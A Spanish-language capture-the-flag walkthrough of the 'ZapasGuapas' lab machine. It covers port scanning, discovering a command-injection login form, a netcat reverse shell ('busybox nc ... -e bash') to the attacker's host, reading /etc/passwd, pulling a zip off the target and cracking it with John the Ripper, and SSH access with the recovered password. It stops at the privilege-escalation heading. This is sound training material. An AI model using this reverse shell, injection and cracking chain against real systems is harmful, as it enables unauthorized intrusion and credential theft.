

CTF THE HACKERS LABS: ZAPASGUAPAS



INTRODUCCIÓN

Hoy exploraremos una máquina de dificultad principiante disponible en la página [The Hackers Labs](#), la máquina llamada [ZapasGuapas](#).

La máquina fue sencilla y mostró inicialmente dos puertos abiertos. Al inspeccionar el servicio web del puerto 80 y realizar fuzzing, identificamos una página vulnerable a inyección de comandos, lo cual aprovechamos para obtener una Reverse Shell y acceder al sistema comprometido. Dentro del sistema encontramos un archivo con credenciales válidas, que utilizamos para escalar privilegios a otro usuario. Finalmente, ejecutando un binario con privilegios especiales, logramos acceso total y concluimos exitosamente el desafío.

AUTOR: Eduard Bantulà (aka. WireSeed).

1) Escaneo de red.

Como de costumbre comenzamos utilizando NMAP, ya que estamos en la red NAT utilizando nuestro hipervisor favorito y la IP víctima, nos la entrega la misma máquina cuando ha arrancado.

```
ZAPAS GUAPAS

[+] Creador: CondorHacks & CuriosidadesDeHackers
[+] Nombre: Zapas Guapas
[+] IP: 10.0.73.15
zapasguapas login: _
```

Realizaremos el NMAP con los parámetros siguientes:

- p- : Escaneo de todos los puertos. (65535).
- -open: Para que solo nos muestre los puertos abiertos.
- sS : Realiza un TCP SYN Scan para escanear de manera rápida que puertos están abiertos.
- sC : Realiz una escaneo con los scripts básicos de reconocimiento
- sV : Realiza un escaneo en búsqueda de los servicios
- min-rate 5000: Especificamos que el escaneo de puertos no vaya más lento que 5000 paquetes por segundo, el parámetro anterior y este hacen que el escaneo se demore menos.
- n: No realiza resolución de DNS, evitamos que el escaneo dure más tiempo del
- Pn: Deshabilitamos el descubrimiento de host mediante ping.
- oG: Para guardar en un archivo el resultado del escaneo.
- v: Para aplicar verbose a la salida de información.


```
(root@Wire-Kali)-[/home/wireseed/Escritorio/zapasguapas]
# nmap -sSCV -Pn -n -vvv -p- --open --min-rate 5000 10.0.73.15 -oG ports.txt
```

El cual nos devuelve el resultado de que tiene abiertos el puerto 22 (SSH) y 80 (HTTP).

```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 64  OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
|_ ssh-hostkey:
|   256 7e:42:d0:d4:c9:36:f4:f8:e6:77:c2:c6:7e:25:dc:ff (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBCnTVuoiY6ZuAKACUyXF2aWn6CwNbFat1g08HsLHUY/FTFFu3dReslLk6MF229xfVw0B4/DK9115slid83YXsg=
|   256 6f:a0:50:44:9f:a2:fb:99:40:f3:90:af:56:cc:34:e3 (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIEDEt40ciB70mDvw9Yi9KrvVynNia3oropbW1lKwzAX
80/tcp    open  http     syn-ack ttl 64  Apache httpd 2.4.57 ((Debian))
|_ http-methods:
|_ Supported Methods: HEAD GET POST OPTIONS
|_ http-server-header: Apache/2.4.57 (Debian)
|_ http-title: Zapasguapas
MAC Address: 08:00:27:75:9F:8B (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

2) Enumeración.

Visualizaremos el web a ver si encontramos información, ya que tenemos el puerto 80 abierto, seguro que tendremos algún web en funcionamiento.




Podemos observar que al navegar por el menú de la web, tenemos cambios en la URL, lo cual nos indica que podría faltarnos información en este site. Vamos a proceder a realizar un fuzzing al web a ver si nos encuentra algo interesantes, para ello podemos utilizar varias herramientas (gobuster, feroxbuster, fuff, ...) la que sea de nuestro agrado, yo personalmente utilizo Feroxbuster.

```
(root@Wire-Kali)-[/home/wireseed/Escritorio/zapasguapas]
# feroxbuster -u http://10.0.73.15 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x md,php,txt,zip,bat,sh,html
```

Al lanzar el fuzzing, podemos observar que nos encuentra una page que no teníamos localizada en el website (login.html).


```
301 GET 9l 28w 305c http://10.0.73.15/js => http://10.0.73.15/js/
500 GET 0l 0w 0c http://10.0.73.15/run_command.php
200 GET 49l 163w 2090c http://10.0.73.15/login.html
301 GET 9l 28w 313c http://10.0.73.15/javascript => http://10.0.73.15/javascript/
200 GET 1046l 7038w 584026c http://10.0.73.15/images/map-img.png
```

Vamos a ver que tiene esta page.



ZAPASGUAPAS -- AUTOR: Eduard Bantulà (aka. WireSeed).

Nos encontramos con una página de login, la cual nos solicita un usuario y un password, vamos a probar con un usuario genérico a ver si tenemos suerte, en este caso voy a probar (admin / admin) y (user / user).



No he tenido suerte y tampoco ha hecho nada de nada, me solicita igualmente las credenciales, vamos a mirar el código de la página a ver si nos aporta algo de luz encima de este problema.

```
<script>
document.getElementById("loginForm").addEventListener("submit", function(event) {
    event.preventDefault(); // Evitar que el formulario se envíe de forma predeterminada

    var username = document.getElementById("username").value;
    var password = document.getElementById("password").value;

    // Ejecutar el comando proporcionado como contraseña
    var xhr = new XMLHttpRequest();
    xhr.onreadystatechange = function() {
        if (xhr.readyState == 4 && xhr.status == 200) {
            document.getElementById("result").innerHTML = xhr.responseText; // Mostrar el resultado en el div result
        }
    };
    xhr.open("GET", "run_command.php?username=" + encodeURIComponent(username) + "&password=" + encodeURIComponent(password), true);
    xhr.send();

    // Limpiar los campos después de mostrar el mensaje de alerta
    document.getElementById("username").value = "";
    document.getElementById("password").value = "";
});
</script>
```


La parte que nos interesa de este código, es el siguiente:

```
xhr.open("GET", "run_command.php?username=" + encodeURIComponent(username) + "&password=" + encodeURIComponent(password), true);
xhr.send();
```


El cual envía una petición GET a un servidor con dos parámetros: username y password. Estos valores se envían codificados a través de la URL, esto sugiere claramente que el backend interpreta el valor de la contraseña como un comando. Esto implica una vulnerabilidad conocida como **inyección de comandos**, permitiendo la ejecución remota de comandos arbitrarios en el servidor (RCE), por lo tanto vamos a probar si realmente realizando una inyección de comandos nos devuelve algún resultado.

Vamos a mandar el comando **ls -la** por el campo contraseña y a ver que pasa realmente, en el campo usuario, nos lo podemos invetar perfectamente.

ZAPASGUAPAS -- AUTOR: Eduard Bantulà (aka. WireSeed).



Bingo, nos ha devuelto el comando, el listado de los archivos del directorio, por lo tanto el RCE funciona perfectamente. Vamos a realizar una última prueba, vamos a intentar visualizar el archivo PASSWD (/etc/passwd).



ZAPASGUAPAS -- AUTOR: Eduard Bantulà (aka. WireSeed).

Perfecto, vemos que también se nos muestra el passwd y podemos ver los usuarios que están en la máquina (proadidas, pronike y root).

3) Explotación.

Vamos a probar de hacer una Reverse-Shell por aquí y así poder acceder a la máquina.

Para ello vamos a usar la siguiente Reverse-Shell:

```
(root@Wire-Kali)-[/home/wireseed/Escritorio/zapasguapas]  
# busybox nc 10.0.73.4 3344 -e bash
```

Vamos a explicar un poco esta Reverse que hacemos aquí:

busybox: Es un ejecutable que contiene versiones minimalistas de muchas utilidades estándar de UNIX (incluido nc o netcat). Se utiliza especialmente en entornos con recursos limitados, por ejemplo, sistemas embebidos o shells restringidas.

- *nc (Netcat): Es una herramienta para realizar conexiones TCP o UDP entre dos equipos. Se usa habitualmente para establecer conexiones directas entre cliente y servidor, hacer transferencias de archivos o, como en este caso, crear shells inversas.*
- *10.0.73.4: Es la dirección IP del servidor (equipo atacante) al cual se conectará.*
- *3344: Es el puerto TCP en la máquina remota en el que está escuchando una conexión entrante.*
- *-e: Es una opción especial de nc que indica que se debe ejecutar un comando o shell tras establecer la conexión. Este parámetro, específicamente -e, permite crear lo que se conoce como una shell inversa.*
- *bash: Es el comando que se ejecutará al realizarse la conexión. En este caso, abrirá una shell interactiva remota hacia la máquina atacante.*


En resumen, lo que hace este comando es abrir una shell inversa hacia la dirección IP 10.0.73.4, en el puerto 3344, permitiendo a esa máquina tener acceso interactivo a la shell (bash) del equipo víctima desde el cual se ejecuta este comando.

Pero no sin antes abrir una escucha en nuestra máquina.

```
(root@Wire-Kali)-[/home/wireseed/Escritorio/zapasguapas]  
# nc -nlvp 3344  
listening on [any] 3344 ...  
_
```


ZAPASGUAPAS -- AUTOR: Eduard Bantulà (aka. WireSeed).

Introducimos nuestra Reverse-Shell en el campo de contraseña e iniciamos sesión.



Conseguimos acceso a la máquina.

```
(root@Wire-Kali)-[/home/wireseed/Escritorio/zapasguapas]
# nc -nlvp 3344
listening on [any] 3344 ...
connect to [10.0.73.4] from (UNKNOWN) [10.0.73.15] 56480
```

Vamos a proceder con el tratamiento de la SHELL, ya que no tenemos, vamos a realizar el siguiente tratamiento:

```
script /dev/null -c bash

ctrl + z

stty raw -echo;fg

reset xterm

export TERM=xterm

export SHELL=bash
```

Vamos a explicar el tratamiento a fondo:

- **script:** Comando de Linux que inicia una sesión de terminal nueva que se puede registrar en un archivo.
- **/dev/null:** Significa que la salida de la sesión se enviará al dispositivo nulo, por lo que no se guarda ningún registro o archivo de log.
- **-c bash:** Indica que el comando que se ejecutará dentro de la nueva sesión creada por script es la shell de Bash.
- **Ctrl + Z:** Atajo de teclado para suspender (detener temporalmente) el proceso actual que se ejecuta en primer plano y devolver el control al prompt.
- **stty raw -echo:**
 - **stty:** configura las opciones de la terminal.
 - **raw:** cambia el modo del terminal a "raw", es decir, envía los caracteres directamente a la shell sin interpretarlos previamente.

ZAPASGUAPAS -- AUTOR: Eduard Bantulà (aka. WireSeed).

- *-echo: deshabilita el eco en la terminal, es decir, lo que escribas no aparecerá en pantalla.*
- *; fg:*
 - *El operador ; permite ejecutar un segundo comando inmediatamente después.*
 - *fg: "foreground", devuelve al primer plano la tarea previamente suspendida (en este caso, el comando anterior pausado por Ctrl + Z).*
- *reset: Limpia o reinicia las opciones de la terminal a sus valores predeterminados.*
- *xterm: Opcionalmente indica que se está configurando específicamente una terminal de tipo xterm.*
- *export: establece una variable de entorno que será accesible por todos los procesos ejecutados posteriormente desde esta shell.*
- *TERM=xterm: indica que la terminal actual es del tipo xterm, un tipo estándar de terminal para entornos gráficos o shells interactivas.*
- *export: establece nuevamente una variable de entorno global.*
- *SHELL=bash: indica que la shell por defecto a partir de ahora será bash.*

Una vez terminamos todo el tratamiento, conseguiremos una Shell correcta y funcional para poder trabajar correctamente.

```
www-data@zapasguapas:/var/www/tienda$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@zapasguapas:/var/www/tienda$ pwd
/var/www/tienda
www-data@zapasguapas:/var/www/tienda$ ls -la
total 444
drwxr-xr-x 9 root root 4096 Apr 22 2024 .
drwxr-xr-x 3 root root 4096 Apr 17 2024 ..
drwxr-xr-x 3 root root 4096 Apr 17 2024 __MACOSX
-rwxr-xr-x 1 root root 8764 Jan 24 2020 about.html
-rw-r--r-- 1 root root 1987 Apr 15 2024 air_max_plus.php
drwxr-xr-x 2 root root 4096 Apr 17 2024 bin
-rwxr-xr-x 1 root root 7694 Apr 22 2024 contact.html
drwxr-xr-x 2 root root 4096 Feb 28 2024 css
-rw-r--r-- 1 root root 331401 Apr 17 2024 fondo.jpg
drwxr-xr-x 2 root root 4096 Apr 22 2024 images
drwxr-xr-x 3 root root 4096 Apr 17 2024 include
-rwxr-xr-x 1 root root 14085 Apr 22 2024 index.html
drwxr-xr-x 2 root root 4096 Feb 28 2024 js
drwxr-xr-x 3 root root 4096 Apr 17 2024 lib
lrwxrwxrwx 1 root root 3 Apr 17 2024 lib64 -> lib
-rw-r--r-- 1 root root 2090 Apr 22 2024 login.html
-rw-r--r-- 1 root root 2362 Apr 15 2024 nike.php
-rw-r--r-- 1 root root 154 Apr 17 2024 pyvenv.cfg
-rw-r--r-- 1 root root 267 Apr 22 2024 run_command.php
-rw-r--r-- 1 root root 1134 Apr 15 2024 styles.css
-rwxr-xr-x 1 root root 8587 Apr 22 2024 testimonial.html
-rwxr-xr-x 1 root root 8725 Jan 22 2020 watchs.html
www-data@zapasguapas:/var/www/tienda$
```

ZAPASGUAPAS -- AUTOR: Eduard Bantulà (aka. WireSeed).

Tal como hemos visto anteriormente, vamos a investigar los usuarios encontrados y a ver si tenemos nuevas pistas.

En el usuario pronike, encontramos un archivo llamado **nota.txt** con un mensaje de una pista clara, de un posible robo de contraseña del usuario.

```
www-data@zapasguapas:/home/pronike$ ls -la
total 28
drwxr-xr-x 3 pronike pronike 4096 Apr 23 2024 .
drwxr-xr-x 4 root     root   4096 Apr 23 2024 ..
lrwxrwxrwx 1 root     root    9 Apr 23 2024 .bash_history -> /dev/null
-rw-r--r-- 1 pronike pronike 220 Apr 23 2023 .bash_logout
-rw-r--r-- 1 pronike pronike 3526 Apr 23 2023 .bashrc
drwxr-xr-x 3 pronike pronike 4096 Apr 22 2024 .local
-rw-r--r-- 1 pronike pronike 807 Apr 23 2023 .profile
-rw-r--r-- 1 pronike pronike 58 Apr 23 2024 nota.txt
www-data@zapasguapas:/home/pronike$ cat nota.txt
Creo que proadidas esta detras del robo de mi contraseña
www-data@zapasguapas:/home/pronike$
```

Vamos a realizar una investigación por todo el servidor a ver que encontramos, y vemos que tenemos un regalito en el directorio **/opt**.

```
www-data@zapasguapas:/opt$ ls -la
total 12
drwxr-xr-x 2 root     root   4096 Apr 23 2024 .
drwxr-xr-x 18 root     root   4096 Apr 15 2024 ..
-rw-r--r-- 1 proadidas proadidas 266 Apr 23 2024 importante.zip
www-data@zapasguapas:/opt$
```

Pero está con contraseña y no podemos tratarla en la máquina objetivo, la tendremos que extraer hacia nuestra máquina para poder tratar el archivo.

Para esto tendremos que abrir un servidor para poder transferir el archivo hacia nuestra máquina. Utilizaremos Python para ello.

```
www-data@zapasguapas:/opt$ python3 -m http.server 8045
Serving HTTP on 0.0.0.0 port 8045 (http://0.0.0.0:8045/) ...

```

Vamos a explicar la sintaxis que utilizamos aquí:

- *python3*: Indica que quieres ejecutar la versión 3 de Python.
- *-m*: Permite ejecutar un módulo de Python directamente desde la línea de comandos.
- *http.server*: Es un módulo incorporado de Python que permite crear rápidamente un servidor HTTP simple.
- *8045*: Representa el puerto TCP donde el servidor HTTP estará escuchando peticiones entrantes. Puedes elegir cualquier puerto libre (habitualmente por encima de 1024).

¿Para qué sirve este comando?

ZAPASGUAPAS -- AUTOR: Eduard Bantulà (aka. WireSeed).

Compartir archivos: Sirve archivos y carpetas desde el directorio actual a través de HTTP.

Rápido intercambio de ficheros entre máquinas en redes locales o VPN.

Exfiltración o descarga sencilla en ejercicios de pentesting.

♦ ¿Cómo acceder?

Una vez ejecutado, accedes desde cualquier navegador usando:

`http://<dirección-ip>:8045`

Una vez iniciado el servidor, vamos a proceder a extraer el archivo.

```
(root@Wire-Kali)-[/home/wireseed/Escritorio/zapasguapas]
# wget http://10.0.73.15:8045/importante.zip
```

```
(root@Wire-Kali)-[/home/wireseed/Escritorio/zapasguapas]
# wget http://10.0.73.15:8045/importante.zip
--2025-03-23 01:08:55-- http://10.0.73.15:8045/importante.zip
Conectando con 10.0.73.15:8045... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: 266 [application/zip]
Grabando a: «importante.zip»

importante.zip 100%[=====] 266 --KB/s en 0s
2025-03-23 01:08:55 (75,3 MB/s) - «importante.zip» guardado [266/266]

(root@Wire-Kali)-[/home/wireseed/Escritorio/zapasguapas]
# ls -la
total 16
drwxrwxr-x 2 wireseed wireseed 4096 mar 23 01:08 .
drwxr-xr-x 7 wireseed wireseed 4096 mar 22 14:29 ..
-rw-r--r-- 1 root root 266 abr 23 2024 importante.zip
-rw-r--r-- 1 root root 509 mar 22 14:30 ports.txt

(root@Wire-Kali)-[/home/wireseed/Escritorio/zapasguapas]
```

Una vez transferido el archivo, podremos proceder a su tratamiento. Sabemos que se trata de un zip y con contraseña, vamos a utilizar **John the Ripper** para ello.

Vamos a intentar crackear este password.

Primero de todo vamos a extraer el hash del archivo zip para poder crackear el password, para ello utilizaremos **zip2john**.

```
(root@Wire-Kali)-[/home/wireseed/Escritorio/zapasguapas]
# zip2john importante.zip > hash.txt
ver 2.0 efh 5455 efh 7875 importante.zip/password.txt PKZIP Encr: TS_chk, cmplen=76, decmplen=71, crc=9CB8F6B5 ts=4C4E cs=4c4e type=8
```

Una vez extraído el hash, procederemos con **john** para intentar encontrar el password.

```
(root@Wire-Kali)-[/home/wireseed/Escritorio/zapasguapas]
# john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
hotstuff (importante.zip/password.txt)
1g 0:00:00:00 DONE (2025-03-23 01:18) 100.0g/s 409600p/s 409600c/s 409600C/s 123456..oooooo
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

ZAPASGUAPAS -- AUTOR: Eduard Bantulà (aka. WireSeed).

Encontramos el password **hotstuff**, vamos a descomprimir el archivo y ver su contenido.

```
(root@Wire-Kali)-[/home/wireseed/Escritorio/zapasguapas]
# unzip importante.zip
Archive: importante.zip
[importante.zip] password.txt password:
inflating: password.txt
```

Ya lo tenemos descomprimido, y su contenido resulta ser el password de uno de los usuarios de la máquina.

```
(root@Wire-Kali)-[/home/wireseed/Escritorio/zapasguapas]
# cat password.txt
He conseguido la contraseña de pronike. Adidas FOREVER!!!!
pronike11
```

Vamos a acceder ahora a la máquina por SSH, ya que tenemos el password del usuario PRONIKE.

```
(root@Wire-Kali)-[/home/wireseed/Escritorio/zapasguapas]
# ssh pronike@10.0.73.15
The authenticity of host '10.0.73.15 (10.0.73.15)' can't be established.
ED25519 key fingerprint is SHA256:anWz9eEaTk4hI9Cn5nHeYg/yvQJE6sz0EXzIsjaYQIs.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.73.15' (ED25519) to the list of known hosts.
pronike@10.0.73.15's password:
Linux zapasguapas 6.1.0-20-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.85-1 (2024-04-11) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
pronike@zapasguapas:~$
```

Volvemos a estar dentro de la máquina, vamos a mirar el otro usuario a ver si encontramos algo.

```
pronike@zapasguapas:/home/proadidas$ ls -la
total 32
drwxr-xr-x 3 proadidas proadidas 4096 abr 23 2024 .
drwxr-xr-x 4 root      root      4096 abr 23 2024 ..
lrwxrwxrwx 1 root      root        9 abr 23 2024 .bash_history → /dev/null
-rw-r--r-- 1 proadidas proadidas 220 abr 23 2023 .bash_logout
-rw-r--r-- 1 proadidas proadidas 3526 abr 23 2023 .bashrc
-rw-r--r-- 1 proadidas proadidas 20 abr 22 2024 .lessht
drwxr-xr-x 3 proadidas proadidas 4096 abr 23 2024 .local
-rw-r--r-- 1 proadidas proadidas 807 abr 23 2023 .profile
-r--r--r-- 1 root      root        33 abr 17 2024 user.txt
pronike@zapasguapas:/home/proadidas$
```

Tendremos que hacer una escalada de privilegios proadidas para poder visualizar estos archivos, vamos a por ello.

4) Elevación de privilegios.

